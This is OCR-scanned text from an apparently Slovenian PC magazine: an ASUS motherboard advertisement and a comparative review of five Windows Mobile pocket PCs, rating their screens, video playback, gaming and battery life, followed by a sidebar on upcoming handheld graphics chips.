
Češnja na tortici pa so bila predavanja in okrogle mize, kjer je bil goste celo Richard Quest s CNN-a, ki je (kot se zanj spodobi pompozno) vodil okroglo mizo o tem, če se IT podjetjem dejansko splača seliti proizvodnjo in/ali storitev v druga podjetja oziroma druge države, v živo pa je potekala tudi videokonferenca s sedežem CNN-a, v kateri je bilo govora o odgovornosti novinarjev oziroma njihovih delodajalcev v digitalni dobi. Vsekakor je šlo za obisk, ki ga ne bomo hitro pozabili.


ASUS P5AD2 Premium

www.asus.com

Najboljše navijanje do sedaj

~Anandtech.com





Proactive AI

S 5 ekskluzivnimi inteligentnimi funkcijami za navijanje Vam osnovne plošče ASUS AI Proactive nudijo superiorno fleksibilnost pri povečanju zmogljivosti.

AI NOS
Povečajte hitrost, ko jo potrebujete

Hyper Path II
Tehnologija za izkoristek spominskih zmogljivosti preko meja

DDR II 600
Podpora najhitrejšemu DDR pomnilniku za dosežek najboljše zmogljivosti pomnilnika

PEG Link
Razširite nadzor nad navijanjem tudi na grafično pospeševanje

CPU Lock Free
Izničite omejitve frekvence za večjo hitrost in nadzor

stribucija:

ord-92 d.o.o.
egne 13, 1000 Ljubljana
: 01 583 72 30
ww.acord-92.si

Comtron d.o.o.
Tržaška cesta 21, 2000 Maribor
Tel: 02 3003 500
www.comtron.si

JAE d.o.o.
Brnčičeva 13, 1000 Ljubljana
Tel: 01 589 62 26
www.jae.si

ASUS®
HEART OF TECHNOLOGY

Žepne radosti

Moč PC-ja v vašem žepu ali miniaturni lažni preroki? *PCFormat* si je ogledal pet najnovejših dlančnikov.

Kaj točno je dlančnik? Igrača za tiste s preveč denarja ali nujno orodje digitalne dobe? Vsekakor gre za napravo, o kateri so mnenja precej deljena. V tem primeru se raje ne ozirajmo na nejeverne Tomaže, saj ti očitno nimajo pojma, o čem govorilo. Zgodnji primerki dlančnikov oziroma osebnih digitalnih pomočnikov so bili pomilovanja vredni in niso bili vredni cene, ki so jo zahtevali; danes pa so dlančniki prefinjene in visoko razvite elektronske pošasti, zmogljive in polne možnosti, tako da so danes precej zmogljivejši od mnogih namiznih računalnikov izpred petih let. Ko enkrat vidite, česa vsega so moderni dlančniki zmožni, se boste kaj hitro znebili tistih eno-opravilnih predvajalnikov MP3 in umrli od smeha ob ubornih možnostih prenosnih medijskih predvajalnikov, nekateri pa se boste celo odpovedali notesnikom.

Prepoznavanje rokopisa je primerno izboljšano, tako da je zapisovanje kratkih sporočil čisto enostavno in nikoli več ne boste pozabili niti ene same malenkosti, če boste imeli ob sebi pošten dlančnik. Če k temu dodamo še vedno nižje cene pomnilniških kartic, pa je jasno, da lahko dlančnik hitro opremite z gigabajti podatkov. K temu prištejte še vedno boljše in večje zaslone in novo generacijo procesorjev ter grafičnih čipov, pa bo rezultat dejstvo, da so Pocket PC-ji končno postali pravi žepni računalniki.

Ta mesec smo zbrali impresiven kvintet izdelkov, ki jih poganja Microsoft Windows Mobile in imajo bogat nabor možnosti ter užitno ceno. Kaj pa se dogaja z dlančniki, ki jih poganja Palm OS, vas slišimo kričati. No, Palm OS je funkcionalen, prilagodljiv in multimedijsko bogat, a ga je Billov operacijski sistem v tem trenutku povozil. Zato smo jih tokrat spregledali in čakamo, da bo na vojo šesta različica tega sistema, o kateri se bomo seveda izdatno razpisali.

Seveda pa je tudi najnovejša različica, Windows Mobile 2003 SE, polna cele vrste klasičnih "možnosti", za katere Microsoft trdi, da so odlične in oh in sploh, večina uporabnikov pa je trdno prepričana, da so zasnovane samo zato, da pijejo živce. Najhujše je vsekakor Microsoftovo trmasto zavračanje vgrajevanja kakršnekoli oblike preklopa med opravili. In ker večina aplikacij za Windows Mobile sploh ni mogoče pošteno zapreti, je rezultat tega pogosto nadležno upočasnjevanje delovanja dlančnika, saj v ozadju po nepotrebnem teče gora aplikacij.

Zapiranje takšnih aplikacij je mukotrpno opravilo, na srečo pa obstaja vrsta aplikacij, kot je Dellov *Switcher Bar*, ki se znajo s tem dobro spopnjeti. Na srečo pa ima ta platforma kup prednosti: ponuja masiven ekosistem programske opreme, s katero lahko počnete karkoli, od predvajanja filmov DivX do krmiljenja cele vrste naprav preko infrardečih vrat.

KAKO SMO TESTIRALI
Žongliranje z dlančniki.

Vsak dlančnik smo podvrgli vrsti multimedijskih nalog. Zanimalo nas je, kako se obnesejo kot prenosni predvajalniki videa in če se na njihov račun dejansko splača upokojiti predvajalnike MP3. Za testiranje igralnih možnosti smo uporabili Eidosov Tomb Raider. Za dekodiranje in predvajanje videa smo ustvarili tercet datotek WMV9, kodiranih pri 500, 750 in 1.000kbps in ločljivosti 320 x 240 (standardna ločljivost za večino dlančnikov). Na dveh dlančnikih (Toshiba in Fujutsi Siemens) smo pognali tudi videe v visoki ločljivosti (640x480), kodirane pri 1500 in 3.000kbps. Kvaliteto zvoka smo preverjali s serijo visokokvalitetnih datotek MP3 (320kbps). Za preverjanje avtonomije smo predvajali serijo datotek MP3 ob maksimalno osvetljenem zaslonu in tako za rezultat dobili najnižjo možno vrednost. Če ob predvajanju izklopite zaslon, se čas lahko tudi podvoji. Za splošne rezultate pa smo vsak dlančnik podvrgli zahtevnemu brskanju po spletu, urejanju dokumentov in žongliranju z običajnimi aplikacijami.


Fujitsu Siemens Pocket Loox 720 138.200 SIT

Proizvajalec: Fujitsu Siemens Computers Prodaja: Siemens, 01 474 61 00

82%

Besedne igre, ki vključujejo kralja domišljijskih svetov, *Gospodarja prstanov*, je v uredništvu *PCF* zločin, kazniv s smrtjo. A kaj, ko si ne moremo pomagati – če obstaja kak dlančnik, ki bo vladal vsem, je ta nedvomno prvi kandidat. Ne združuje le dlančniške svete trojice Windows Mobile 2003 SE, Intelovega novega procesorja Xscale in zaslona z ločljivostjo VGA, temveč ima vgrajen še digitalni fotoaparat z 1,3MP z bliskavico, s čimer jasno pokaže svoje prednosti. Cena je seveda primerno zasoljena, zato so bila naša pričakovanja tudi primerno visoka. Brez dvoma je najboljša lastnost tega dlančnika izjemen zaslon z ločljivostjo 640 x 480, po jasnosti in ostrini slike pa se lahko kosa celo z marsikaterim notesnikom. Med ostalimi prednostmi sta tudi odlična kvaliteta zvoka (za katero se imamo zahvaliti krmilnemu vmesniku, v katerem lahko natančno prirejate nastavitve basov, visokih tonov in 3D zvoka) in impresivna kompaktnost. Pocket Loox 720 ima namreč kar 196Mb vgrajenega pomnilnika ter razširitveni mesti za kartice CompactFlash in SD.

To so torej dobre novice – a brez slabih žal ne gre. Vgrajen fotoaparat zveni dobro, a je kvaliteta posnetih slik precej nizka. Prav tako nas niso navdušile zmogljivosti. Seveda lahko brez težav predvaja video, kodiran pri 1.000kbps, filmov, kodiranih pri njemu lastni ločljivosti 480x640 pa ne prebavlja najbolje. Škoda, glede na tako dober zaslon.




HP iPAQ RX3715 ok. 113.000 SIT

Proizvajalec: HP Prodaja: Diss, 01420 55 06

87%

Če se vam zdi, da je oznaka "osebni digitalni pomočnik" preveč staromodna za antropomorfizacijo Pocket PC-ja, se boste namrdnili ob HP-jevem ljubkovalnem imenu za iPaqa RX3715 – mobilni medijski družabnik. Na papirju pa naprava kar odgovarja temu imenu. Vgrajen ima 1,3MP fotoaparat, vključno s programsko opremo za sinhronizacijo in upravljanje s fotografijami na PC, ter zvito programsko opremo, ki vam omogoča uporabo dlančnika za gledanje video datotek, shranjenih na namiznem računalniku, kar preko domačega brezžičnega omrežja. Fizično pa dlančnik ni ravno vsota sestavnih delov. Fotoaparat je vsekakor boljši od tistega v Pocket Looxu 720, a še vedno ni dovolj, da bi se z njim posnete fotografije dejansko splačalo obdržati. Isto velja za programsko opremo za pretočni video. Ta dela čisto solidno, a ni ravno primerna rešitev za pretakanje videa na poti, nekako pa ne moremo najti pravega razloga, da bi dlančnik za ogled videa uporabljali doma.

Bolj razveseljive pa so splošne zmogljivosti, ki so prav presenetljivo visoke, glede na to, da ta dlančnik poganja 400MHz Samsungov procesor. *Tomb Raider* na njem teče bolje kot na kateremkoli drugem modelu na testu in našo zahtevno video datoteko, kodirano pri 1.000kbps predvaja praktično brez izpuščanja slik. Najbolj presenetljiva na tem iPaqu pa je avtonomija. Skoraj šest ur pri najbolj osvetljenem zaslonu je fantastično. In ta čas lahko z izklopljenim zaslonom še podvojite, kar je odlično.



Toshiba E800 Wi-Fi ok. 140.000 SIT

Proizvajalec: Toshiba Prodaja: Inea, 01 513 81 00

81%

Če je veliko lepo, potem je Toshibin velikan E800 vodilni na tem minitestu. Štiri-palčni zaslon z visoko ločljivostjo 640 x 480 pomeni, da je ta dlančnik odlična zamenjava za notesnik ali tablični PC, če iščete napravo, ki je resnično prenosna. In zaslon je resnično odličen. Kar zadeva najvišjo ločljivost, ima resnega tekmeca v Pocket Looxu 720, je pa zato za celega pol palca večji, kar je v vsakem primeru še prednost. Vsekakor je ta dlančnik daleč najboljši na testu za brskanje po spletu ali branje oziroma urejanje kakršnegakoli dokumenta. Žal pa lahko E800 dobite samo s starejšo (ne SE) različico operacijskega sistema Windows Mobile 2003. Nadgradnjo na SE bo tako potrebno sneti s Toshibine spletne strani, če boste želeli užiti njene prednosti, kot so možnost ogleda spletnih strani in dokumentov z obrnjenim zaslonom.

Kar zadeva zmogljivosti in specifikacije pa je E800 mešan blagoslov. Igralne možnosti zavira Intelov procesor PXA263, ki teče pri 400MHz. Tomb Raider je tekel hitreje na praktično vseh ostalih dlančnikih na testu. Predvajanje videa pa je močna plat tega dlančnika, zahvaljujoč ATI-jevemu grafičnemu čipu Imageon 3220. Žal pa tudi ta čip ni dovolj zmogljiv, da bi uresničil naše sanje po ogledu videa na dlančniku v DVD kvaliteti. Naprava namreč preprosto ni dovolj zmogljiva za dekodiranje videa tako visoke kvalitete. Je pa res, da nam je za ogled videa E800 neprimerno bolj pri srcu kot katerikoli namenski prenosni predvajalnik na trgu. Ta opis bi najlaže povzeli takole: gre za kvaliteten in zmogljiv dlančnik, z zajetnim pomnilnikom (skupaj 196Mb) in dovolj razširitvenimi mesti, ki je kvalitetno izdelan, robusten in privlačno oblikovan.

Dell Axim X30 122.400 SIT


Proizvajalec: Dell Prodaja: FMC, 01 520 59 00

78%

Prvič smo bili priča Intelovemu novemu procesorju za dlančnike Xscale PXA272, ko smo dobili v roke večjega brata tega modela. Medtem ko je omenjeni dlančnik brzel pri skoraj neverjetnih 624MHz, pa to njegov manjši bratec srednjega razreda počne bolj zlagoma, in sicer pri 324MHz. A je tudi to dovolj za predvajanje 750kbps WMV9 brez izpuščanja slik, čeprav mu video pri 1.000kbps dela težave. In če smo čisto iskreni, je 750kbps čisto dovolj za Dellov standarden zaslon z ločljivostjo 320 x 240. V bistvu je prav ta zaslon glavna stvar, ob katero smo se obregnili pri testu. Zaslon namreč ni med najboljšimi in kvaliteta slike ta dlančnik postavlja na kvinteta na tem minitestu. In če že zasajamo nož v srce, ga lahko potisnemo še nekoliko globlje in povemo, da tri ure in 21 minut avtonomije na našem zahtevnem testu baterij ni nikogar pretirano navdušil. HP-jev model ostane pri življenju skoraj dvakrat dlje.

Je pa, kljub skromnejšim specifikacijam, Tomb Raider na tem dlančniku tekel več kot solidno. Tudi pomnilniške kapacitete so zadovoljive, saj ima dlančnik po 64Mb pomnilnika SDRAM in flash, ter obvezno razširitveno mesto za kartice SD.

Dell pa s tekmeci pomete, ko je govora o povezljivosti, saj se ponaša z infrardečimi vrati, vmesnikom za brezžično omrežno povezavo po standardu 802.11b in vmesnikom za Bluetooth, ter Windows Mobile 2003 SE in zmerno ceno – v majhnem, kompaktnem in rubustnem ohišju.



Acer N30 pokličite prodajalca


Proizvajalec: Acer Prodaja: TrendNet, 03 586 30 33

75%

Ko smo prvič vrgli pogled na specifikacije N30, smo se samo namrdnili. Procesor je Samsungov, teče pa pri neimpresivnih 266MHz. Zato se bomo posipali s pepelom in priznali, da je ta dlančnik precej zmogljivejši, kot se zdi na papirju. Še posebej impresivno je igranje Tomb Raiderja, ki je izjemno tekoče, česar ne bi mogli trditi za večino dlančnikov na trgu. Niti Dellov Axim X30 niti Toshibin E800, ki imata Intelova procesorja Xscale pri precej višjih frekvencah, te igre nista poganjala tako tekoče. Pri dlančnikih velja torej isto kot pri namiznih računalnikih – sklepanje, da je Intel boljši, samo zato, ker ima višjo frekvenco, je nespametno početje.

Kljub temu pa se N30 ne obnese najbolje pri dekodiranju videa. Med predvajanjem naših video datotek WMV9 pri 500, 700 in 1.000kbps smo zaznali izpuščanje slik, je pa bila datoteka, kodirana pri 500kbps čisto lepo gledljiva.

Vse to pa si na N30 lahko ogledate na 3,5-palčnem zaslonu QVGA (320 x 240), ki sicer ni nič posebnega, je pa svetlejši in jasnejši od Dellovega. Razširljivost je zagotovljena preko razširitvenega mesta za kartice SD (skladnega s SDIO), povezljivost pa z infrardečim vmesnikom in vmesnikom za Bluetooth. Vmesnika za brezžična omrežja ne poseduje, tako da ne bo nič z brskanjem po spletu na letališčih. Škoda, ker je lahek in tanek, tako da ga lahko nosite kamorkoli.



ZAKLJUČEK

Preberite še zadnjo besedo na testu, preden se odločite za nakup.

Če ne potrebujete ničesar drugega, razen možnosti za hranjenje podatkov, vam priporočamo nakup črno-belega Palm Pilota, s katerim boste prihranili kup denarja. Nas so predvsem zanimale multimedijske zmogljivosti. Kako se torej dlančniki obnesejo kot žepni predvajalniki videa? Ali so realistična alternativa predvajalnikom MP3? Ali so dejansko uporabni za brskanjem po spletu in pisanje dokumentov, glede na to, da gre za majhne naprave?

Moramo priznati, da smo bili nekoliko razočarani, da niti Toshiba niti Fujitsu Siemens z izjemnima zaslonoma in specifikacijam nista zmožna predvajati videa v DVD kvaliteti. Za to bomo morali počakati na nove ATI-jeve in nVidiine grafične čipe.

Dobra novica pa je, da vsi dlančniki na tem minitestu povozijo predvajalnike MP3, kar zadeva enostavnost uporabe in prilagodljivost. Ko boste enkrat izkusili napredno navigacijo po predvajalnih seznamih na dlančniku, na črno-bele zaslone in zmedene menije predvajalnikov MP3 ne boste niti pomislili več. Tudi cene pomnilniških medijev so znatno padle. Za 1Gb kartico CompactFlash ali SD boste odšteli manj kot 27 tisočakov. Na eno tako kartico lahko shranite več celovečernih filmov v ločljivosti, primerni za dlančnik. Izbira pravega modela je v bistvu odvisna samo od vaših zahtev in globine denarnice: vsak od dlančnikov na tem minitestu je vreden nakupa. Pocket PC je končno dozorel.

DOOM 3 NA DLANČNIKU

Predstavljamo vam novo generacijo igranja.

Priznamo, da id ni najbolj navdušeno napovedoval načrtov za pretvorbo te mračnjaške umetnine za platformo Windows Mobile, a so strojni temelji zanj vsekakor postavljeni.

nVidia je pred kratkim napovedala GoForce 3D, grafični čip za dlančnike, ki se ponaša s pravim geometričnim procesorjem in celo programirljivo tehnologijo senčenja. Niti predstavljati si ne znamo, kako se bo GoForce obnesel v praksi.

ATI prav tako pripravlja nov čip za dlančnike, imenovan Imageon 2300. Torej bomo še enkrat priča že znani bitki med velikanoma grafične industrije, le da se bo tokrat bila v vašem žepu.

Seveda pa si ne znamo predstavljati tehnološke tekme brez Intela. Osnove 3 tehnologije v čipu 2700G Multimedia Accelerator razkrivajo, kakšno kvaliteto grafike lahko pričakujemo od nove generacije grafičnih čipov za dlančnike. Intel je namreč odkupil licenco za grafični čip PowerVR MBX od Imagine Technology, torej za isti čip, ki ga ima tudi konzola Dreamcast. Takšna kvaliteta iger pa je vsekakor dovolj, da bomo dvakrat razmislili o nakupu PlayStationa Portable.

